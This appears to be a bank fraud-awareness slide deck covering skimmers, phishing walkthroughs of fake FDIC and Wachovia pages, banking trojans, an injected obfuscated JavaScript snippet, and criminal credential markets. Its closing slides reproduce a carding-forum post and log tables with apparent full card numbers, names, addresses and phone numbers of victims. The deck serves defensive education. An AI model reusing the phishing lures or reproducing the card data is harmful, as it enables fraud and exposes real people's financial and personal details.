The US Secret Service has confiscated several terminals that have uniquely engineered interior components designed to capture card and PIN information. It is believed that the criminals involved in this operation modify the interior workings of the POS terminals with simple handheld PDA devices that are perfect for continuous recording of card and PIN data. Once in place, the POS terminals do not require attention until the criminals return to reclaim their POS equipment. Fresh terminals then replace terminals already full of stolen data which will later be downloaded and used to produce counterfeit debit cards. The US Secret Service has stated that additional POS parasites may exist.

Please contact the Los Angeles field office fraud squad of the US Secret Service at (213) 533-4525 if you have any information that may lead to the detection of additional terminals.

The following is an actual photograph of the interior of one of the confiscated POS devices:

Small organizer fits neatly inside of POS terminal, skimmer and battery pack behind organizer.

CONFIDENTIAL

A higher resolution of this image is located within the "What's Happening with CardAlert Fraud Manager" section of our website at: http://fraudforum.fairisaac.com/cgi-bin/yabb/YaBB.pl

888.440.4227 from *the US* 703.486.1122 from *anywhere* www.fairisaac.com *web* investigations@fairisaac.com *email*
Copyright © 2004 Fair Isaac Corporation. All rights reserved.

Fraud Containment Challenges

Recent example of card skimmer attached to the front of an ATM with the added twist of a camera!

Fraud Containment Challenges

As the skimmer is removed, you notice that part of an existing label on the ATM was partially obscured (see the previous slide).

Fraud Containment Challenges

When the brochure pocket is removed, the hole cut for the camera is clearly visible.

Example of Skimmer Recently Discovered an ATM in FL.

Skimmer and Keyboard Overlay Components

- The keypad fits neatly over the existing keypad and would also be very hard to detect. When the customers enter the PIN on the fake keypad, the keypad is wired to record the PIN.

Fraud Containment Challenges


- **New Frontiers Convergence – Some Volatile Combinations**
  - New Technology
  - Global Reach – without benefit of parity of law or law enforcement
  - Lack of Experience – Lack of Experts
  - New Legal Issues, new laws, no laws, lack of litigation findings
  - A Handful of Electrons – Investigate and Prosecute this!!!
  - Image – No Originals – Manipulation – Beyond a Reasonable Doubt
- **Outsourcing, Off-shoring, and Utilization of Temporary Employees**
  - "Who is Minding Our Stores?"
  - Administrative, Security &Janitorial, Production Shops, Mail Rooms, Copy Centers, Archival & Destruction
  - PC, Server, and LAN Support; Business Continuity Hot & Warm sites
  - Off-shore of Application Development & Maintenance (ADM) ; Business Process Offshoring (BPO); and Knowledge Process Off-shoring (KPO)

CyberThreat Landscape

Technologies Facilitate Criminal Activity

Internet Fraud Considerations

- Prevalent Internet Schemes:
- Phishing Pharming, Smishing, Vishing
- SPAM - Fraudulent Notification or Requests for Information
- BOTS & BOTNETS
- Malicious Software – Spyware, Virus Infection, Key Stroke Capture, Turn off protections, create cache, backdoors & high value transaction alerting. Zero Day Attacks
- Web Site Impersonations (Spoofing) & Redirection – Collection of Account & Authentication Information
- Man in the Middle & Session Hijacking
- Breach of Credit Card Processors & Merchant Sites for theft of customer and account information – followed by fraudulent transactions & card counterfeiting
- Exploitation of Peer File Share Functions – PTP; BTB; BTP
- Identity Theft/Customer Impersonation – Establishment of New Account & Remote Authentication Challenges
- Packet Sniffing – customer, employment, transmission site or bank
- Use of Remote Access PC Programs – (PC Anywhere – Timbuktu)
- Denial of Service Attacks
- Web Vandalism



DAN LOH – ASSOCIATED PRESS PHOTO

Internet users work at computers at the Philadelphia Public Library. Using public terminals carries some risk.

Kinko's spy case illustrates risks of public Internet use

Man used software to steal computer users' names, passwords

BY ANICK JESDANUN
Associated Press

NEW YORK — For more than a year, unbeknownst to people who used Internet terminals at Kinko's stores in New York, Juju Jiang was recording what they typed, paying particular attention to their passwords.

Jiang had secretly installed, in at least 14 Kinko's stores, software that logs individual keystrokes. He captured more than 450 user names and passwords, using them to access and even open bank accounts.

The case, which led to a guilty plea earlier this month after Jiang was caught, highlights the risks and dangers of using public Internet terminals at cybercafes, libraries, airports and other establishments.

"Use common sense when using any public terminal," warned Neel Mehta, research engineer at Internet Security Systems Inc. "For most day-to-day stuff like surfing the Web, you're probably all right, but for anything sensitive you should think twice."

Jiang was caught when, according to court records, he used one of the stolen passwords to access a computer with GoToMyPC software, which lets individuals remotely access their own computers from elsewhere.

The GoToMyPC subscriber was home at the time and suddenly saw the cursor on his computer move around the screen and files open as if by themselves. He then saw an account being opened in his name at an online payment transfer service.

Jiang, who is awaiting sentencing, admitted installing Invisible KeyLogger Stealth software at Kinko's as early as Feb. 14, 2001. The software is one of several keystroke loggers available for businesses and parents to monitor their employees and children.

SEE KINKO'S | 6D

Cpyrt: B.McGinley

Russian Business Network

- Network traces taken outside of Banks show encrypted data being "posted" to RBN collection points.
- Network traces show malware being downloaded onto Bank data equipment.
- Undetected malware from Bank machines that was traced to RBN collection servers.
- Many compromised internal and remote access machines were participating in the Storm Worm botnet, which is tied to the RBN.
- Some computers of home users and customers appear on malicious activity blacklists. These users may be unaware that they are housing – or involved with – the malicious activity.

-----Original Message-----
From: FDIC [mailto:Waverly_Nikki@gte.net]
Sent: Monday, January 26, 2004 11:10 AM
To: quinn@borg.com
Subject: Important News About Your Bank Account

Email used in recent "phish" that sent responders to a fake FDIC website.

To whom it may concern;

In cooperation with the Department Of Homeland Security, Federal, State and Local Governments your account has been denied insurance from the Federal Deposit Insurance Corporation due to suspected violations of the Patriot Act. While we have only a limited amount of evidence gathered on your account at this time it is enough to suspect that currency violations may have occurred in your account and due to this activity we have withdrawn Federal Deposit Insurance on your account until we verify that your account has not been used in a violation of the Patriot Act.

As a result Department Of Homeland Security Director Tom Ridge has advised the Federal Deposit Insurance Corporation to suspend all deposit insurance on your account until such time as we can verify your identity and your account information.

Please verify through our IDVerify below. This information will be = checked against a federal government database for identity verification. This only takes up to a minute and when we have verified your identity you will be notified of said verification and all suspensions of insurance on your account will be lifted.
http://www.fdic.gov=01@211.191.98.216:3180/index.htm
http://www.fdic.gov/idverify/cgi-bin/index.htm

Address appears to be legitimate but after the http://www.fdic.gov the address that follows routes users to a server located at 211.191.98.216

Failure to use IDVerify below will cause all insurance for your account to be terminated and all records of your account history will be sent to the Federal Bureau of Investigation in Washington D.C. for analysis and verification. Failure to provide proper identity may also result in a visit from Local, State or Federal Government or Homeland Security Officials.

Thank you for your time and consideration in this matter.

Donald E. Powell
Chairman Emeritus FDIC
John D. Hawke, Jr.
Comptroller of the Currency
Michael E. Bartell
Chief Information Officer

Screenshot of spoofed FDIC site-page 1

FDIC: Identity Verification - Microsoft Internet Explorer provided by FleetBoston Financial

File Edit View Favorites Tools Help

Back Search Favorites Media

Address http://211.191.98.216:3180/index.htm Go Links Lexis.com Lexis-RiskWise Choicepoint PACER Search Systems

Google Search Web 239 blocked AutoFill Options

Notice missing image

FDIC FEDERAL DEPOSIT INSURANCE CORPORATION
INSURING AMERICA'S FUTURE

QUICK LINKS FOR Bankers Go

SEARCH THE SITE Go

DEPOSIT INSURANCE | CONSUMER PROTECTION | Industry | REGULATION & EXAMINATIONS | ASSET SALES | NEWS & EVENTS | ABOUT FDIC

Identity Verification. Step 1 of 3.

Your information is submitted via a secure server. FDIC keeps all the information confidential and private.
Please, fill in the form below, to begin the verification process.

Your full name:

Continue

Home Contact Us Search Help SiteMap Forms
Freedom of Information Act Website Policies FirstGov.gov

RED FLAG: Note the claim that "your information is being submitted via a secure server." A quick look at the address does NOT show the prefix https which indicates a secure server. Also, the lock and keys icon is missing from the lower right hand part of the screen.

Internet

Screenshot of spoofed FDIC site-page 2

FDIC: Identity Verification - Microsoft Internet Explorer provided by FleetBoston Financial

File Edit View Favorites Tools Help

Address http://www.fdic.gov

FEDERAL DEPOSIT INSURANCE CORPORATION
INSURING AMERICA'S FUTURE

QUICK LINKS FOR Bankers Go

SEARCH THE SITE Go

DEPOSIT INSURANCE | CONSUMER PROTECTION | INDUSTRY ANALYSIS | REGULATION & EXAMINATIONS | ASSET SALES | NEWS & EVENTS | ABOUT FDIC

Identity Verification. Step 2 of 3.

Please, enter the details of your ATM card you are using to access your checking account with.

Card Number: 551213564561231

Expiration date: 01 / 2003

CVV2 Code: 584 This is a non-embossed 3-digit number printed on the signature panel on the back, immediately following the account number.

ATM Pin-Code: 1234

Continue

Home Contact Us Search Help SiteMap Forms
Freedom of Information Act Website Policies FirstGov.gov

Screenshot of spoofed FDIC site-page 3

FDIC: Identity Verification - Microsoft Internet Explorer provided by FleetBoston Financial

File Edit View Favorites Tools Help

Back Search Favorites Media

Address http://www.fdic.gov Go Links Lexis.com Lexis-RiskWise Choicepoint PACER Search Systems

Google Search Web 239 blocked AutoFill Options

FDIC FEDERAL DEPOSIT INSURANCE CORPORATION
INSURING AMERICA'S FUTURE

QUICK LINKS FOR Bankers Go

SEARCH THE SITE Go

DEPOSIT INSURANCE | CONSUMER PROTECTION | INDUSTRY ANALYSIS | REGULATION & EXAMINATIONS | ASSET SALES | NEWS & EVENTS | ABOUT FDIC


Identity Verification. Step 3 of 3.

Thank you.
Your information is now verified and all holds on your account have now been released.

Home Contact Us Search Help SiteMap Forms
Freedom of Information Act Website Policies FirstGov.gov

Done Internet

Impact of a Phish



Phish Progression – The Bait

---------- Forwarded message ----------
From: **Wachovia** <service@wachovia.com>
Date: Jan 6, 2007 9:16 PM
Subject: Wachovia Online Banking Notice
To:

Dear Wachovia Bank Customer,

It has come to our attention that your account needs to be updated due to the recent changes we have made to our Online Banking system. This update will allow us to activate new features for your account on our new system. We have made these changes to serve you better.

With our 24 hour online financial center, you can manage your Wachovia accounts, see images of the front and back of cleared checks and deposit tickets, transfer funds between eligible Wachovia Bank accounts, order checks and much more.

Wachovia Online Banking is quick, easy and convenient allowing you to bank whenever and wherever you want. Please click the link below, this will take you to Wachovia Online Banking to complete your update.

It's important that you activate your card, otherwise you will not be able to access our new Online Banking system and features.

https://www.wachovia.com/auth/AuthService

Sincerely,
Wachovia Bank
Security Department.

Phish Progression – The Hook

Wachovia - Personal Finance and Business Financial Services - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://mujurc.com/bbs/data/skinboard/onlineservices.wachovia.com/auth/AuthService/02/

Notice where you landed when you clicked on the link - NOT Wachovia.com !

When you enter your UserID and Password - you have just provided that information to the Phisher !

WACHOVIA

Customer Service | Contact Us | Locations

What if you could relax before retirement? Learn More

LOGIN

User ID:

Remember my User ID

Password:

(case sensitive)

Login

User ID & Password Help

Customer Access Number: Lo

Retirement Plan Participants: Lo

Education Loan Customers: Lo

Sign Up for Online Banking

Sign Up | Learn More | Demo

LOCATIONS

ZIP: Find

More Search Options

PERSONAL FINANCE

En español

Life, Auto, Home, Health

Home Equity Rates

Credit Card Rates

What drives pro golfers?

Find out in person May 1-7, at the Wachovia Championship

Get Your Tickets Now

Get your refund fast.

Wouldn't it be nice to have your tax refund right now? File online now!

Learn More

CUSTOMER SERVICE

Contact Us

CUSTOMER PROTECTION

How We Protect Customers

Search

Search Tips

SMALL BUSINESS

The tools, services, and research to manage your company.

Small Business Login

Check your balance without logging in.

Sign up for daily Balance Alerts, a feature of Wachovia Business Online.

See How

CORPORATE & INSTITUTIONAL

Wachovia Securities Corporate and Investment Banking, commercial banking, cash management, insurance and other corporate services.

Corporate & Institutional Login

WEALTH MANAGEMENT

Helping affluent clients manage, grow, and transfer their wealth.

http://mujurc.com/misc/0,,763,00.html?DCMP=ILL-25888&ATTINFO=7759-hbanner

Internet zone

start | Justin Kurtz - Inbox - ... | Inbox - Microsoft Int... | Wachovia - Personal ... | 2:46 PM

Phish Progression – The Line

Confirm your contact information - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://mujurc.com/bbs/data/skinboard/onlineservices.wachovia.com/auth/AuthService/02/verification.php

Notice there is no "s" after "http" which indicates that this is not a secure site. If you were really in Wachovia's authenticated space, this would appear as "https:"

WACHOVIA

Help | Locations | Feedback | Log out

er Funds | Pay Bills | Brokerage | Customer Service

vices | Secure Messages | My Profile | Alerts and Subscriptions | Apply Online | Contact Us

TACT INFORMATION AND CLICK SUBMIT

Help With This Page | Print This Page

act information that you have on your account.
r mailing address on a specific account(s), or if you have an international mailing address change, please
-4684), 24 hours a day, seven days a week.

Personal Information - Enter your information as it appears on your monthly statement.

First Name:

Last Name:

Address:

City:

State: Please select the state

Zip Code:

Phone Number:

Verification Details - Your Personal Details are being asked to verify your information only.

Social Security Number:

Notice the absence of a 'padlock' symbol, indicating this is not a secure site. Wachovia's real site displays a padlock symbol.

Done

Internet zone

start | Justin Kurtz - Inbox - ... | Inbox - Microsoft Int... | Confirm your contact ... | 2:47 PM

Phish Progression – The Sinker

Confirm your contact information - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites

Address http://mujurc.com/bbs/data/skinboard/onlineservices.wachovia.com/auth/AuthService/02/verification.php

Links SnagIt

Address:

City:

State: Please select the state

Zip Code:

Phone Number:

Verification Details - Your Personal Det

Social Security Number:

Mother's maiden name:

Driver License:

Date of Birth:

Billing Information - Enter your informa

Card Number:

Expiration Date:

Cvv2:

Submit

Security Warning

The current Web page is trying to open a site in your Trusted sites list. Do you want to allow this?

Current site: **mujurc.com**

Trusted site: **www.wachovia.com**

Yes No

Warning: allowing this can expose your computer to security risks. If you don't trust the current Web page, choose No.

This phishing site is a good example of the level of sophistication the phishers have achieved. When you click "submit", the phishing site tries to redirect you to the real Wachovia.com site. (If you had not been paying attention - you may think that you are really in Wachovia.com and not realize what has just happened!)

Custome

© 2006 Wachovia Corporation. All rights reserved.

Opening page http://mujurc.com/bbs/data/skinboard/onlineservices.wachovia.com/auth/AuthService/02/send_mail.php... Internet zone

start Justin Kurtz - In... Inbox - Microsof... Confirm your co... SnagIt Security Warning 2:48 PM

Internet threat: Hackers swarm bank accounts

By Byron Acohido, USA TODAY

New and nasty banking trojans are on the rise on the Internet and attacking online bank accounts.

The new trojan programs — which wait on your hard drive for an opportunity to crack your online banking account — are different from traditional "phishing" e-mail scams that try to trick you into typing your login information at fake bank websites.

They're invisible, can steal data multiple ways and require no action by the victim to be launched.

"Phishing doesn't work as well as it used to," says Patrik Runald, security specialist at F-Secure, the Internet security firm. "Banking trojans provide a very effective and direct means for the bad guys to get their hands on the money."

BANK INFO SECURITY®


Heartland Breach: Bigger than TJX?
Experts Debate How it Happened and What Damage Could be Done

Linda McGlasson, Managing Editor
January 26, 2009

Exactly how big was the Heartland data breach? This is the great unanswered question since last week, when Heartland Payment Systems (HPY), a Princeton, NJ-based credit card processor, revealed that **its computer systems had been breached**, and an unknown number of credit card account numbers were exposed to hackers. Since then, at least eight financial institutions have stepped forward to say their customers had cards affected by the breach, and one security expert says, in theory, that Heartland could be bigger than the **TJX breach** that dominated the news and set the data breach benchmark in 2007.

Example – Malware Delivery

http://charlestonharbourresort.com – Legitimate javascript applet used to detect flash player and has been injected with obfuscated malicious code



NetWitness Informer :: Define Rules | http://www.charl...

```
document.write(unescape("%3c%73%63%72%69%70%74%3
/**
 * FlashObject v1.2.1: Flash detection and embed
 *
 * FlashObject is (c) 2005 Geoff Stearns and is released under the MIT License:
 * http://www.opensource.org/licenses/mit-license.php
 *
 */
if(typeof com == "undefined") com = new Object();
```

A program installs malicious service then deletes itself.

This behavior hides the malware

Even if the initial download is detected, the local service will not be seen via the network.

Bank Information For Sale

Fresh CVV, FRESH LOGINS, WACHOVIA, BOA AND WELLSFARGO!!! - RealUnix.Net Forums - Mozilla Firefox

http://www.real-forum.net/showthread.php/fresh-cvv-fresh-26089.html?t=26089&highlight=wachovia

eloquent
Junior Member

Join Date: Sep 2007
Posts: 29
Rep Power: 4

Fresh CVV, FRESH LOGINS, WACHOVIA, BOA AND WELLSFARGO!!!

Hello Guys, i have fresh CVV all for sale, Valid and live from hacked database.
Amex
Mastercard
Visa
Discovery
ALL fresh
$2 per one
Minimum Order is 10 piece
24hrs Replacement for Declined CVV
I accept Only WU and e-gold
Fresh Logins for Wachovia, BOA and Wellsfargo
Mininum balance is $7k for Boa and wells logins, $14k is the minimum balance for Wachovia, logins come with owner's email and password to erase Transfer history and confirmation. chat with me for deal and negotiation
No free cvv for testing..

PM me for a deal blt849 on yahoo and trinklets14 on AOL.
I WILL GET YOU SCREENSHOTS OF BANK LOGINS ONCE YOU ARE READY TO BUY!!!

few free cards for you!!!

379456066933000 0906 4970 Leone Linda 134 Brook Road, Danville VT 05828
802-684-2161 150h

David Wagner 204 south 8th street River falls WI 54022 715-760-1017
4470836300014081 150h 01 09 276

Wachovia accounts for sale with a minimum balance of $14,000.

…where credentials can be purchased

2800 customers identified from one source in the last few months, sourced from Russian business network

Actual records of malware compromises of the Bank's customers

	93.90.242.	unknown	80.194.236	telewest.n	uk	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-08 2008-05-08T20:59:30.0Z
	93.90.242.	unknown	82.5.116.2	ntl.com	uk	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-08 2008-05-08T20:54:00.0Z
	93.90.242.	unknown	82.39.130.	telewest.n	uk	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-08 2008-05-08T20:52:20.0Z
	93.90.242.	unknown	86.12.247.	ntl.com	uk	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-08 2008-05-08T20:57:58.0Z
	93.90.242.	unknown	86.137.60.	bt.net	uk	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-08 2008-05-08T20:50:00.0Z
	93.90.242.	unknown	86.141.65.	bt.net	uk	lloydstsb.c uk	lloydstsb.c	193.34.231	443	1	Financial I	########	2008-05-11 2008-05-11T18:55:29.0Z
	93.90.242.	unknown	213.107.82	ntl.com	uk	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-11 2008-05-11T12:39:06.0Z
	93.90.242.	unknown	69.125.45.	cv.net	us	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-11 2008-05-11T14:41:17.0Z
	93.90.242.	unknown	77.28.131.	mt.net.mk	mk	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-11 2008-05-11T17:10:16.0Z
	93.90.242.	unknown	80.42.61.2	uk.tiscali.c	uk	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-11 2008-05-11T16:49:14.0Z
	93.90.242.	unknown	81.105.232	ntl.com	uk	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-11 2008-05-12T07:05:34.0Z
	93.90.242.	unknown	81.129.170	bt.net	uk	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-11 2008-05-11T19:11:41.0Z
	93.90.242.	unknown	82.17.234.	ntl.com	uk	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-11 2008-05-11T17:53:14.0Z
	93.90.242.	unknown	82.39.130.	telewest.n	uk	NoRoute_PrivateIP	online-lloy	0.0.0.0	443	0	None	########	2008-05-11 2008-05-11T18:10:30.0Z
	93.90.242.	unknown	82.47.82.1	telewest.n	uk	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-11 2008-05-11T17:03:15.0Z
	93.90.242.	unknown	86.26.51.1	ntl.com	uk	NoRoute_PrivateIP	lloydstsb.c	0.0.0.0	443	1	Financial I	########	2008-05-11 2008-05-11T17:05:25.0Z
	93.90.242.	unknown	86.31.97.2	ntl.com	uk	NoRoute_Pr							
	93.90.242.	unknown	86.137.60.	bt.net	uk	NoRoute_Pr							
	93.90.242.	unknown	86.141.65.	bt.net	uk	NoRoute_Pr							
	93.90.242.	unknown	86.160.172	bt.net	uk	NoRoute_Pr							
	93.90.242.	unknown	90.206.126	easynet.ne	gb	NoRoute_Pr							
	93.90.242.	unknown	92.236.137	telewest.n	uk	NoRoute_Pr							
	93.90.242.	unknown	82.71.7.16	zen.co.uk	uk	lloydstsb.c u							
	93.90.242.	unknown	82.71.7.16	zen.co.uk	uk	lloydstsb.c u							
	93.90.242.	unknown	82.71.7.16	zen.co.uk	uk	lloydstsb.c u							
	93.90.242.	unknown	82.71.7.16	zen.co.uk	uk	omniture.c u							

DecryptData	Bin	bank_name	CheckDateTimeUTC	JbiUserID
4921818889491133=0906	492181	Lloyds_TSB_Bar	04/12/2008	112
4921819327444882=1102	492181	Lloyds_TSB_Bar	04/12/2008	112
4921829383605250=0904	492182	Lloyds_TSB_Bar	09/12/2008	112
4921819285389921=0907	492181	Lloyds_TSB_Bar	04/12/2008	112
4921819615060457=1103	492181	Lloyds_TSB_Bar	04/12/2008	112
4921816470016046=1102	492181	Lloyds_TSB_Bar	04/12/2008	112
5404635200012858=0812	540463	LLOYDS_TSB_B	07/12/2008	196
5404631321045984=0901	540463	LLOYDS_TSB_B	08/12/2008	272
4921818323654031=0811	492181	Lloyds_TSB_Bar	29/11/2008	272
4462747032153719=1109	446274	Lloyds_TSB_Bar	01/12/2008	299
4462747032153719=1109	446274	Lloyds_TSB_Bar	01/12/2008	299
4921818164439419=1105	492181	Lloyds_TSB_Bar	02/12/2008	527
4921817430886437=1110	492181	Lloyds_TSB_Bar	02/12/2008	527
4921818551325833=1103	492181	Lloyds_TSB_Bar	03/12/2008	527
4921817826917614=1105	492181	Lloyds_TSB_Bar	03/12/2008	527
4921817644034568=0904	492181	Lloyds_TSB_Bar	04/12/2008	577
